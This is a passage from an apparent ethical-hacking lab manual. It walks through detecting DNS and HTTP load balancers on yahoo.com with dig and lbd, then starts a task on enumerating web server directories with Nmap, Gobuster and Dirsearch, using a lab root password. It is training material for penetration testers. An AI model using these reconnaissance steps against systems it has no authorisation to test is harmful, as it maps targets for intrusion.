
Note: dig command provides detailed results and is used to identify whether the target domain is resolving to multiple IP addresses.



7. Now, type **lbd yahoo.com** and press **Enter**.

8. The result appears, displaying the available DNS load balancers used by the target website, as shown in the screenshot.

Note: lbd (load balancing detector) detects if a given domain uses DNS and http load balancing via the Server: and Date: headers and the differences between server answers. It analyzes the data received from application responses to detect load balancers.



9. This concludes the demonstration of how to detect load balancers using dig command and lbd tool.
10. Close all open windows and document all acquired information.


Task 5: Identify Web Server Directories using Various Tools

Web servers host the web applications, therefore, misconfigurations in the hosting of web applications may lead to the exposure of critical files and directories over the Internet. A professional ethical hacker or pen tester must identify the target web application's files and directories exposed on the Internet using various automated tools such as Nmap Gobuster and Dirsearch. This information further helps in gathering sensitive information stored in the files and folders.

Here, we will use Nmap, Gobuster and Dirsearch tools to identify web server directories on the target website.

> Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

